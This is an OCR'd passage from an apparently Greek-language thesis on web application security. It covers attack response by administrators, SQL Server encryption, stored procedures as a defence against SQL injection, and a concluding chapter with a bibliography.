
4.3.4 Αντίδραση διαχειριστών σε επιθέσεις της εφαρμογής τους

Σε ορισμένες ιδιαίτερα ευαίσθητες εφαρμογές η αντίδραση των διαχειριστών σε περιπτώσεις επιβεβαίωσης επίθεσης μέσω προειδοποιητικών μηνυμάτων πρέπει να είναι άμεση. Σε κάποιες από αυτές τις εφαρμογές προηγούνται αυτόματες αντιδράσεις από την εφαρμογή όπως η επιβράδυνση ικανοποίησης των αιτημάτων του επιτιθέμενου ή ο τερματισμός της session αυτού απαιτώντας έτσι την επανάληψη της διαδικασίας εισόδου στην εφαρμογή.

Αν αυτά τα μέτρα δεν καταφέρουν να σταματήσουν ίσως τους καλύτερους επιτιθέμενους αυτό που σίγουρα καταφέρνουν είναι να τους καθυστερήσουν ώστε να κερδίσουν χρόνο οι διαχειριστές τις εφαρμογής για να παρακολουθήσουν καλύτερα τη διαδικασία και να λάβουν πιο δραστικά μέτρα αν κριθεί απαραίτητα.

4.4 Διαχείριση εφαρμογής

Ο διαχειριστής έχει το ρόλο της διαχείρισης της εφαρμογής. Για να γίνει πιο εύκολος αυτός ο ρόλος του έχουν σχεδιαστεί λειτουργικά και χρήσιμα συστήματα διεπαφής του με την εφαρμογή όπως το παρακάτω που είναι σχεδιασμένο από την εταιρεία ICM.



Μέσω παρόμοιων συστημάτων ο διαχειριστής μπορεί να παρακολουθήσει ενέργειες που πραγματοποιούνται την συγκεκριμένη στιγμή (real-time), να διαχειριστεί λογαριασμούς χρηστών, να παρακολουθήσει την πρόσβαση και τις λειτουργίες ελέγχου, να εκτελέσει διαγνωστικές εργασίες και τέλος να ρυθμίσει λειτουργίες τις εφαρμογής που θεωρεί ότι θα την ωφελήσουν.

4.5 Σχεδιασμός εφαρμογής σε βάσεις με παροχές ασφάλειας

Ο ασφαλής σχεδιασμός μιας εφαρμογής συνδέεται με τεχνικές οι οποίες εξασφαλίζουν μία ασφαλή πλατφόρμα πάνω στην οποία θα διαμορφωθεί. Για παράδειγμα ο SQL server 2000 παρουσιάζει ορισμένα χαρακτηριστικά που βοηθούν στην προστασία των δεδομένων. Τα χαρακτηριστικά αυτά είναι τα εξής:

4.5.1 Κρυπτογράφηση δεδομένων

Ο SQL server έχει μηχανισμό κρυπτογράφησης για την προστασία διαφόρων ειδών ευαίσθητων δεδομένων. Όταν τα δεδομένα είναι σωστά κρυπτογραφημένα έχουν μικρή αξία για κάποιον που δεν διαθέτει το κλειδί αποκρυπτογράφησης. Η χρήση του επιπέδου κρυπτογράφησης πεδίων μπορεί να βοηθήσει ουσιαστικά στην προστασία από μη εξουσιοδοτημένη εισβολή σε ευαίσθητα δεδομένα του SQL server . Ο SQL server μπορεί και κρυπτογραφεί τα παρακάτω:

- Κωδικούς πρόσβασης
  SQL Server υποστηρίζει επίσης κρυπτογράφηση όλων των δεδομένων που αποστέλλονται μεταξύ του διακομιστή και του πελάτη στο δίκτυο. Αυτό είναι ιδιαίτερα χρήσιμο όταν ο πελάτης είναι στο δημόσιο Internet, και εσείς ανησυχείτε για κάποιον μεταξύ του πελάτη και του διακομιστή να είναι σε θέση να οσφραίνεται την κυκλοφορία του δικτύου και να υποκλέψει εμπιστευτικά δεδομένα.
- Ορισμοί αποθηκευμένων διαδικασιών, λειτουργίες χρήστη και κανόνες

Η διαδικασία κρυπτογράφησης αποθηκευμένων διαδικασιών πραγματοποιείται από τον συγκεκριμένο server με χρήση της δήλωσης CREATE PROCEDURE στην παρακάτω φόρμα:
CREATE PROCEDURE procedurename [;number]
[@parameter datatype
[VARYING][= defaultvalue][OUTPUT]]
[, …]
[WITH RECOMPILE | ENCRYPTION | RECOMPILE, ENCRYPTION]
Η λέξη κλειδί ENCRYPTION προλαμβάνει τον SQL server από τη δημοσιοποίηση της διαδικασίας

- Δεδομένα τα οποία αποστέλλονται μεταξύ πελάτη και διακομιστή
  Ο SQL Server υποστηρίζει επίσης την κρυπτογράφηση όλων των δεδομένων που αποστέλλονται μεταξύ του διακομιστή και του πελάτη στο διαδίκτυο. Αυτό είναι ιδιαίτερα χρήσιμο όταν ο πελάτης είναι στο διαδίκτυο, και μεταξύ αυτού και του διακομιστή μπορεί να παραβάλλεται ένας κακόβουλος χρήστης ο οποίος να παρακολουθεί την κίνηση ώστε να καταφέρει να αποσπάσει ευαίσθητα δεδομένα.

4.5.2 Χρήση αποθηκευμένων διαδικασιών

Μία από τις σχεδιαστικές τεχνικές αποφυγής επιθέσεων τύπου SQL injection είναι ο σχεδιασμός της εφαρμογής αποκλειστικά με χρήση αποθηκευμένων διαδικασιών για την πρόσβαση στη βάση δεδομένων. Οι αποθηκευμένες διαδικασίες είναι υπορουτίνες διαθέσιμες για χρήση από εφαρμογές οι οποίες βρίσκονται αποθηκευμένες στην αποθήκη δεδομένων data dictionary της βάσης δεδομένων και εκτελούνται στον διακομιστή της βάσης. Οι διαδικασίες αυτές περιλαμβάνουν τους μηχανισμούς πιστοποίησης δεδομένων και ελέγχου πρόσβασης στη βάση, ελέγχοντας με αυτό τον τρόπο την πρόσβαση στη βάση. Οι διαδικασίες αυτές μπορούν να επιστρέφουν ένα σύνολο δεδομένων όπως για παράδειγμα τα αποτελέσματα μίας εντολής SELECT. Τα στοιχεία αυτά συλλέγονται για να επεξεργαστούν.

Επιπλέον οι αποθηκευμένες διαδικασίες μπορούν να χρησιμοποιηθούν για την απόκρυψη μερών του κώδικα της εφαρμογής βελτιώνοντας και με αυτό τον τρόπο την προστασία της βάσης.


Η ιδανική περίπτωση για τη σωστή λειτουργία των αποθηκευμένων διαδικασιών στη ασφάλιση της βάσης είναι οι αποθηκευμένες διαδικασίες να ασφαλίσουν το μέρος της βάσης στο οποίο υπάρχουν συγκεκριμένοι λογαριασμοί χρηστών, στους οποίους επιτρέπεται η εκτέλεση αυτών των διαδικασιών. Ο κώδικας έπειτα θα προκαλεί είσοδο στο σύστημα χρησιμοποιώντας τον συγκεκριμένο λογαριασμό μόνο, ο οποίος έχει τη δυνατότητα να εκτελεί αποθηκευμένες διαδικασίες. Σε αυτή την περίπτωση πρέπει επιπλέον να εξασφαλιστεί να μη δοθούν δικαιώματα write και read σε κάθε λογαριασμό χρήστη.

5. ΕΠΙΛΟΓΟΣ

Το διαδίκτυο είναι ένα από τα πιο γρήγορα αναπτυσσόμενα φαινόμενα του αιώνα μας. Όσο ο ελεύθερος χρόνος του ανθρώπου μειώνεται τόσο αυξάνεται η ζήτηση αυτοματοποιημένων εργασιών σε όλους τους τομείς ακόμα και στο τομέα ικανοποίησης ανθρωπίνων αναγκών. Όλα αυτά συντελούν στην ανάπτυξη εφαρμογών που μπορούμε και χρησιμοποιούμε καθημερινά όπως είναι το ηλεκτρονικό ταχυδρομείο, η ηλεκτρονική πληρωμή λογαριασμών (e-banking), ηλεκτρονικοί ιστοχώροι κοινωνικής δικτύωσης των οποίων ο σχεδιασμός στηρίζεται στην αρχιτεκτονική client-server όπου ο πελάτης εισάγει πληροφορίες ενώ ο διακομιστής αποθηκεύει και ανακτά αυτές τις πληροφορίες όταν τις χρειάζεται. Έτσι λοιπόν οι άνθρωποι συνηθίζουν να παρέχουν προσωπικές τους πληροφορίες σε μη έμπιστες διαδικτυακές εφαρμογές χωρίς να δίνουν την πρέπουσα σημασία. Η ασφάλεια των διαδικτυακών εφαρμογών είναι η κυριότερη πρόκληση ενός προγραμματιστή στον κόσμο του διαδικτύου. Αυτή τη στιγμή έρευνες έχουν δείξει πως το 64% τουλάχιστον των διαδικτυακών εφαρμογών περιέχουν μεγάλα προβλήματα ευπάθειας.

Οι μεγάλες εταιρείες πλέον έχοντας συνείδηση της σοβαρότητας του προβλήματος δίνουν μεγάλη βάση στην ασφάλεια των προσωπικών δεδομένων των πελατών τους γι' αυτό και επενδύουν μεγάλα χρηματικά ποσά στην απόκτηση σύνθετων συστημάτων ασφαλείας. Αυτά τα σύνθετα συστήματα ασφαλείας απαιτούν ακριβή τεχνολογία σχεδιασμού η οποία πραγματοποιείται σε πολλαπλά επίπεδα.

Οι πιο διαδεδομένες μέθοδοι επιθέσεων σε μία εφαρμογή είναι : Cross Site Scripting, SQL injection, Blind SQL injection, Cross Site Request Forgery και άλλες. Η τεχνική SQL injection λόγω της ευκολίας της χρήσης της κατέχει σημαντικό ποσοστό του συνόλου των μεθόδων επιθέσεων όπως φαίνεται και στο παρακάτω διάγραμμα.



Ένας κακόβουλος χρήστης έχοντας γνώσεις SQL και χωρίς ιδιαίτερα εργαλεία έχει τη δυνατότητα χρησιμοποιώντας κοινές τεχνικές επίθεσης με SQL injection να καταφέρει πολύ εύκολα να αποκτήσει πρόσβαση στο σύστημα και υψηλά δικαιώματα πρόσβασης στη βάση δεδομένων, να εξάγει δεδομένα από αυτή ακόμα και να καταφέρει την πλήρη κατάληψή της.

Η αλήθεια είναι πως για έναν προγραμματιστή λογισμικού είναι πολύ εύκολο να προστατεύσει την εφαρμογή του από κακόβουλες επιθέσεις όπως είδαμε και στο παράδειγμα της εφαρμογής DVWA στο επίπεδο high security όπου η πρόσβαση στη βάση έγινε αδύνατη με την προσθήκη στον κώδικα δύο επιπλέον συναρτήσεων φιλτραρίσματος των εισαχθέντων στοιχείων. ΄

Επιπλέον αναφέρθηκαν πολλοί απλοί τρόποι σχεδιασμού μίας εφαρμογής με τους οποίους αυτή αποκτά αμυντικούς μηχανισμούς οι οποίοι στηρίζονται κυρίως στην πιστοποίηση των στοιχείων και των δικαιωμάτων πρόσβασης του χρήστη καθώς και των εισαχθέντων δεδομένων, χειρισμός σφαλμάτων αλλά και παρακολούθηση λειτουργιών της βάσης, διατήρηση αρχείου καταγραφής ελέγχων όπως και τακτές ενημερώσεις των διαχειριστών του συστήματος.

Οι περισσότερες από αυτές τις τεχνικές είναι εύκολες στην εφαρμογή όμως οι προγραμματιστές λογισμικού (αν εξαιρέσεις ιδιαίτερα ευαίσθητες εφαρμογές για την ασφάλεια των προσωπικών δεδομένων) αμελούν την εφαρμογή τους κατά το σχεδιασμό καθώς στις περισσότερες εταιρείας υπάρχει ο διαχωρισμός εργασίας του προγραμματιστή από το διαχειριστή ο τελευταίος εκ των οποίων ενημερώνεται για τέτοιου είδους επιθέσεις.

Τελικά η σχέση ανάπτυξη συστημάτων ασφάλειας μίας βάσης και επιθυμία κατάκτησης αυτής από έναν κακόβουλο χρήστη ήταν και είναι ακόμα σχέση δράσης-αντίδρασης. Όσο περισσότερο αναπτύσσονται νέοι και πιο πολύπλοκοι μηχανισμοί άμυνας και προστασίας των βάσεων τόσο πιο δελεαστικό θα φαίνεται σε έναν κακόβουλο χρήστη η εισβολή σε αυτή.

ΒΙΒΛΙΟΓΡΑΦΙΑ

- The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws – Dafydd Stuttard, Marcus Pinto
- Sql injection Attacks and Defense- Justin Clarke
- Διάφορα Επιστημονικά άρθρα καθώς και έρευνα στο διαδίκτυο